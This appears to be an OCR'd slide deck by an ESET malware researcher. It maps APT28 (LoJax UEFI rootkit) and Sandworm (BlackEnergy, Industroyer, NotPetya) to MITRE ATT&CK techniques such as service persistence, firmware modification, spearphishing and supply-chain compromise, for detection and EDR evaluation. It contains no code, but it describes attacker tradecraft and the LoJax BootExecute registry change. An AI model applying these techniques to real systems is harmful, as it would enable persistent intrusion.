
ENJOY SAFER TECHNOLOGY™

# The World's Most Dangerous ATT&CKers

Robert Lipovsky | Senior Malware Researcher




# Robert Lipovsky

Senior Malware Researcher

@Robert_Lipovsky

# ATT&CK – how we use it

# Research publications on WeLiveSecurity



ENTERPRISE

TECHNIQUES

All
Initial Access
Execution
Persistence
.bash_profile and .bashrc
Accessibility Features
Account Manipulation
AppCert DLLs
AppInit DLLs
Application Shimming
Authentication Package
BITS Jobs
Bootkit
Browser Extensions
Change Default File Association
Component Firmware
Component Object Model Hijacking



# New Service

When operating systems boot up, they can start programs or applications called services that perform background system functions. [1] A service's configuration information, including the file path to the service's executable, is stored in the Windows Registry.

Adversaries may install a new service that can be configured to execute at startup by using utilities to interact with services or by directly modifying the Registry. The service name may be disguised by using a name from a related operating system or benign software with Masquerading. Services may be created with administrator privileges but are executed under SYSTEM privileges, so an adversary may also use a service to escalate privileges from administrator to SYSTEM. Adversaries may also directly start services through Service Execution.

ID: T1050

Tactic: Persistence, Privilege Escalation

Platform: Windows

Permissions Required: Administrator, SYSTEM

Effective Permissions: SYSTEM

Data Sources: Windows Registry, Process monitoring, Process command-line parameters, Windows event logs

CAPEC ID: CAPEC-550


Contributors: Pedro Harrison

Version: 1.0


## Procedure Examples

| Name | Description |
|---|---|
| APT3 | APT3 has a tool that creates a new service for persistence. [64] |
| APT32 | APT32 creates a Windows service to establish persistence. [66] [67] [68] |
| AuditCred | AuditCred is installed as a new service on the system. [38] |
| BlackEnergy | One variant of BlackEnergy creates a new service using either a hard-coded or randomly generated name. [3] |

# ATT&CK mappings in EDR



# ATT&CK mappings in EDR



# A guide for EDR enhancement and evaluation

ATT&CK™ BLOG ARCHIVES GETTING STARTED | ATT&CK

Andy Applebaum
Aug 1 · 11 min read


## Getting Started with ATT&CK: Assessments and Engineering

Read more...

72

# APT case study #1

GROUPS
Overview
admin@338
APT1
APT12
APT16
APT17
APT18
APT19
APT28
APT29
APT3
APT30
APT32
APT33
APT37
APT38
APT39
Axiom
BlackOasis
BRONZE BUTLER
Carbanak

Home > Groups > APT28

# APT28

APT28 is a threat group that has been attributed to Russia's Main Intelligence Directorate of the Russian General Staff by a July 2018 U.S. Department of Justice indictment. This group reportedly compromised the Hillary Clinton campaign, the Democratic National Committee, and the Democratic Congressional Campaign Committee in 2016 in an attempt to interfere with the U.S. presidential election. APT28 has been active since at least 2004.[1] [2] [3] [4] [5] [6] [7] [8] [9] [10] [11]

ID: G0007

Associated Groups: SNAKEMACKEREL, Swallowtail, Group 74, Sednit, Sofacy, Pawn Storm, Fancy Bear, STRONTIUM, Tsar Team, Threat Group-4127, TG-4127

Contributors: Emily Ratliff, IBM, Richard Gold, Digital Shadows

Version: 2.1

## Associated Group Descriptions

| Name | Description |
|---|---|
| SNAKEMACKEREL | [15] |
| Swallowtail | [10] |
| Group 74 | [18] |
| Sednit | This designation has been used in reporting both to refer to the threat group and its associated malware JHUHUGIT. [6] [5] [34] [2] |
| Sofacy | This designation has been used in reporting both to refer to the threat group and its associated malware. [4] [5] [3] [26] [2][18] |
| Pawn Storm | [5] [26] |
| Fancy Bear | [3] [34] [26] [2][18][10][23] |


ESET Research White papers // September 2018
LOJAX
First UEFI rootkit found in the wild, courtesy of the Sednit group

# LoJack → LoJax Architecture

| UEFI/BIOS module executes | Windows early boot | Windows OS running | |
|---|---|---|---|
| 1 | 2 | 3 | 4 |
| UEFI/BIOS module | autochk.exe | rpcnetp.exe - small agent | Normal operation |
| Contains persistent agent and its dropper | Drops rpcnetp.exe - small agent | Injects its DLL into svchost.exe, then Internet Explorer | Full recovery agent is running on the machine |
| Replaces legitimate autochk.exe | Installs it as a service | Communicates with C&C server to download and install full recovery agent | |

SOFTWARE
Overview
3PARA RAT
4H RAT
adbupd
Adups
ADVSTORESHELL
Agent Tesla
Agent.btz
Allwinner
Android Overlay Malware
Android/Chuli.A
ANDROIDOS_ANSERVER.A
AndroRAT
Arp
ASPXSpy
Astaroth
at
AuditCred
AutoIt backdoor
Azorult
Backdoor.Oldrea

Home > Software > LoJax

# LoJax

LoJax is a UEFI rootkit used by APT28 to persist remote access software on targeted systems.[1]

ID: S0397
Type: MALWARE
Platforms: Windows
Contributors: Jean-Ian Boutin, ESET
Version: 1.0

## Techniques Used

ATT&CK™ Navigator Layers

| Domain | ID | Name | Use |
|---|---|---|---|
| Enterprise | T1112 | Modify Registry | LoJax has modified the Registry key `'HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\BootExecute'` from `'autocheck autochk '` *to* `'autocheck autoche '`. [1] |
| Enterprise | T1096 | NTFS File Attributes | LoJax has loaded an embedded NTFS DXE driver to be able to access and write to NTFS partitions. [1] |
| Enterprise | T1060 | Registry Run Keys / Startup Folder | LoJax has modified the Registry key `'HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\BootExecute'` from `'autocheck autochk '` *to* `'autocheck autoche '` in order to execute its payload during Windows startup. [1] |
| Enterprise | T1014 | Rootkit | LoJax is a UEFI BIOS rootkit deployed to persist remote access software on some targeted systems. [1] |
| Enterprise | T1019 | System Firmware | LoJax is a UEFI BIOS rootkit deployed to persist remote access software on some targeted systems. [1] |

## Groups That Use This Software

ENTERPRISE

TECHNIQUES

All
Initial Access
Execution
Persistence
.bash_profile and .bashrc
Accessibility Features
Account Manipulation
AppCert DLLs
AppInit DLLs
Application Shimming
Authentication Package
BITS Jobs
Bootkit
Browser Extensions
Change Default File Association
Component Firmware
Component Object Model Hijacking
Create Account



# System Firmware

The BIOS (Basic Input/Output System) and The Unified Extensible Firmware Interface (UEFI) or Extensible Firmware Interface (EFI) are examples of system firmware that operate as the software interface between the operating system and hardware of a computer. [1] [2] [3]

System firmware like BIOS and (U)EFI underly the functionality of a computer and may be modified by an adversary to perform or assist in malicious activity. Capabilities exist to overwrite the system firmware, which may give sophisticated adversaries a means to install malicious firmware updates as a means of persistence on a system that may be difficult to detect.

ID: T1019
Tactic: Persistence
Platform: Windows
Permissions Required: Administrator, SYSTEM
Data Sources: API monitoring, BIOS, EFI
CAPEC ID: CAPEC-532
Contributors: Ryan Becwar; McAfee
Version: 1.0

## Procedure Examples

| Name | Description |
| --- | --- |
| Hacking Team UEFI Rootkit | Hacking Team UEFI Rootkit is a UEFI BIOS rootkit developed by the company Hacking Team to persist remote access software on some targeted systems. [4] |
| LoJax | LoJax is a UEFI BIOS rootkit deployed to persist remote access software on some targeted systems. [6] |
| Trojan.Mebromi | Trojan.Mebromi performs BIOS modification and can download and execute a file as well as protect itself from removal. [5] |

## Mitigations

# APT case study #2

GROUPS
Overview
admin@338
APT1
APT12
APT16
APT17
APT18
APT19
APT28
APT29
APT3
APT30
APT32
APT33
APT37
APT38
APT39
Axiom
BlackOasis
BRONZE BUTLER
Carbanak

Home > Groups > Sandworm Team

# Sandworm Team

Sandworm Team is a Russian cyber espionage group that has operated since approximately 2009. The group likely consists of Russian pro-hacktivists. Sandworm Team targets mainly Ukrainian entities associated with energy, industrial control systems, SCADA, government, and media. Sandworm Team has been linked to the Ukrainian energy sector attack in late 2015. [1] [2]

ID: G0034
Associated Groups: Quedagh, VOODOO BEAR
Version: 1.0

## Associated Group Descriptions


| Name | Description |
|---|---|
| Quedagh | Based on similarities between TTPs, malware, and targeting, Sandworm Team and Quedagh appear to refer to the same group. [1] [3] |
| VOODOO BEAR | [2] |

## Software

| ID | Name | References | Techniques |
|---|---|---|---|
| S0089 | BlackEnergy | [1] [3] | Bypass User Account Control, Credentials in Files, Data Destruction, Fallback Channels, File and Directory Discovery, File System Permissions Weakness, Indicator Removal on Host, Input Capture, Network Service Scanning, New Service, Peripheral Device Discovery, Process Discovery, Process Injection, Registry Run Keys / Startup Folder, Screen Capture, Shortcut Modification, Standard Application Layer Protocol, System Information Discovery, System Network Configuration Discovery, System Network Connections Discovery, Windows Admin Shares, Windows Management Instrumentation |

## References

1. Hultquist, J. (2016, January 7). Sandworm Team and the Ukrainian Power
3. F-Secure Labs. (2014). BlackEnergy & Quedagh: The convergence of


BlackEnergy
TeleBots
GreyEnergy
BlackEnergy attack causing a blackout in Ukraine
DEC 2015
Industroyer attack causing a blackout in Ukraine
DEC 2016
Attacks on financial sector
DEC 2016
MAR 2017
(Not)Petya attack via the M.E.Doc backdoor
JUN 2017
Exaramel backdoor discovered in the wild
APRIL 2018
2015
GreyEnergy targets Polish energy company
2016
GreyEnergy deploys predecessor of (Not)Petya
2017 – 2018
Most recent GreyEnergy activity recorded in Ukraine
2015
2016
2017
2018

ENTERPRISE

TECHNIQUES

All
Initial Access
Drive-by Compromise
Exploit Public-Facing Application
External Remote Services
Hardware Additions
Replication Through Removable Media
Spearphishing Attachment
Spearphishing Link
Spearphishing via Service
Supply Chain Compromise
Trusted Relationship
Valid Accounts
Execution
Persistence
Privilege Escalation
Defense Evasion
Credential Access



# Spearphishing Attachment

Spearphishing attachment is a specific variant of spearphishing. Spearphishing attachment is different from other forms of spearphishing in that it employs the use of malware attached to an email. All forms of spearphishing are electronically delivered social engineering targeted at a specific individual, company, or industry. In this scenario, adversaries attach a file to the spearphishing email and usually rely upon User Execution to gain execution.

There are many options for the attachment such as Microsoft Office documents, executables, PDFs, or archived files. Upon opening the attachment (and potentially clicking past protections), the adversary's payload exploits a vulnerability or directly executes on the user's system. The text of the spearphishing email usually tries to give a plausible reason why the file should be opened, and may explain how to bypass system protections in order to do so. The email may also contain instructions on how to decrypt an attachment, such as a zip file password, in order to evade email boundary defenses. Adversaries frequently manipulate file extensions and icons in order to make attached executables appear to be document files, or files exploiting one application appear to be a file for a different one.

ID: T1193

Tactic: Initial Access

Platform: Windows, macOS, Linux

Data Sources: File monitoring, Packet capture, Network intrusion detection system, Detonation chamber, Email gateway, Mail server

CAPEC ID: CAPEC-163

Version: 1.0

## Procedure Examples

| Name | Description |
|---|---|
| APT12 | APT12 has sent emails with malicious Microsoft Office documents and PDFs attached. [88] [89] |
| APT19 | APT19 sent spearphishing emails with malicious attachments in RTF and XLSM formats to deliver initial exploits. [62] |
| APT28 | APT28 sent spearphishing emails containing malicious Microsoft Office attachments. [22] [23] [24] [25] [26] [27] |
| APT29 | APT29 has used spearphishing emails with an attachment to deliver files with exploits to initial victims. [33] [34] |

ENTERPRISE

TECHNIQUES

All
Initial Access
Execution
AppleScript
CMSTP
Command-Line Interface
Compiled HTML File
Control Panel Items
Dynamic Data Exchange
Execution through API
Execution through Module Load
Exploitation for Client Execution
Graphical User Interface
InstallUtil
Launchctl
Local Job Scheduling
LSASS Driver
Mshta



# Exploitation for Client Execution

Vulnerabilities can exist in software due to unsecure coding practices that can lead to unanticipated behavior. Adversaries can take advantage of certain vulnerabilities through targeted exploitation for the purpose of arbitrary code execution. Oftentimes the most valuable exploits to an offensive toolkit are those that can be used to obtain code execution on a remote system because they can be used to gain access to that system. Users will expect to see files related to the applications they commonly used to do work, so they are a useful target for exploit research and development because of their high utility.

Several types exist:

## Browser-based Exploitation

Web browsers are a common target through Drive-by Compromise and Spearphishing Link. Endpoint systems may be compromised through normal web browsing or from certain users being targeted by links in spearphishing emails to adversary controlled sites used to exploit the web browser. These often do not require an action by the user for the exploit to be executed.

## Office Applications

Common office and productivity applications such as Microsoft Office are also targeted through Spearphishing Attachment, Spearphishing Link, and Spearphishing via Service. Malicious files will be transmitted directly as attachments or through links to download them. These require the user to open the document or file for the exploit to run.

## Common Third-party Applications

Other applications that are commonly seen or are part of the software deployed in a target network may also be

ID: T1203

Tactic: Execution

Platform: Linux, Windows, macOS

System Requirements: Remote exploitation for execution requires a remotely accessible service reachable over the network or other vector of access such as spearphishing or drive-by compromise.

Data Sources: Anti-virus, System calls, Process monitoring

Supports Remote: Yes

Version: 1.0

ENTERPRISE

TECHNIQUES

All

Initial Access

Drive-by Compromise

Exploit Public-Facing Application

External Remote Services

Hardware Additions

Replication Through Removable Media

Spearphishing Attachment

Spearphishing Link

Spearphishing via Service

Supply Chain Compromise

Trusted Relationship

Valid Accounts

Execution

Persistence

Privilege Escalation

Defense Evasion

Home > Techniques > Enterprise > Supply Chain Compromise

# Supply Chain Compromise

Supply chain compromise is the manipulation of products or product delivery mechanisms prior to receipt by a final consumer for the purpose of data or system compromise.

Supply chain compromise can take place at any stage of the supply chain including:

- Manipulation of development tools
- Manipulation of a development environment
- Manipulation of source code repositories (public or private)
- Manipulation of source code in open-source dependencies
- Manipulation of software update/distribution mechanisms
- Compromised/infected system images (multiple cases of removable media infected at the factory)
- Replacement of legitimate software with modified versions
- Sales of modified/counterfeit products to legitimate distributors
- Shipment interdiction

While supply chain compromise can impact any component of hardware or software, attackers looking to gain execution have often focused on malicious additions to legitimate software in software distribution or update channels. [1] [2] [3] Targeting may be specific to a desired victim set [4] or malicious software may be distributed to a broad set of consumers but only move on to additional tactics on specific victims. [1] [3] Popular open source projects that are used as dependencies in many applications may also be targeted as a means to add malicious code to users of the dependency. [5]

ID: T1195

Tactic: Initial Access

Platform: Linux, Windows, macOS

Data Sources: Web proxy, File monitoring

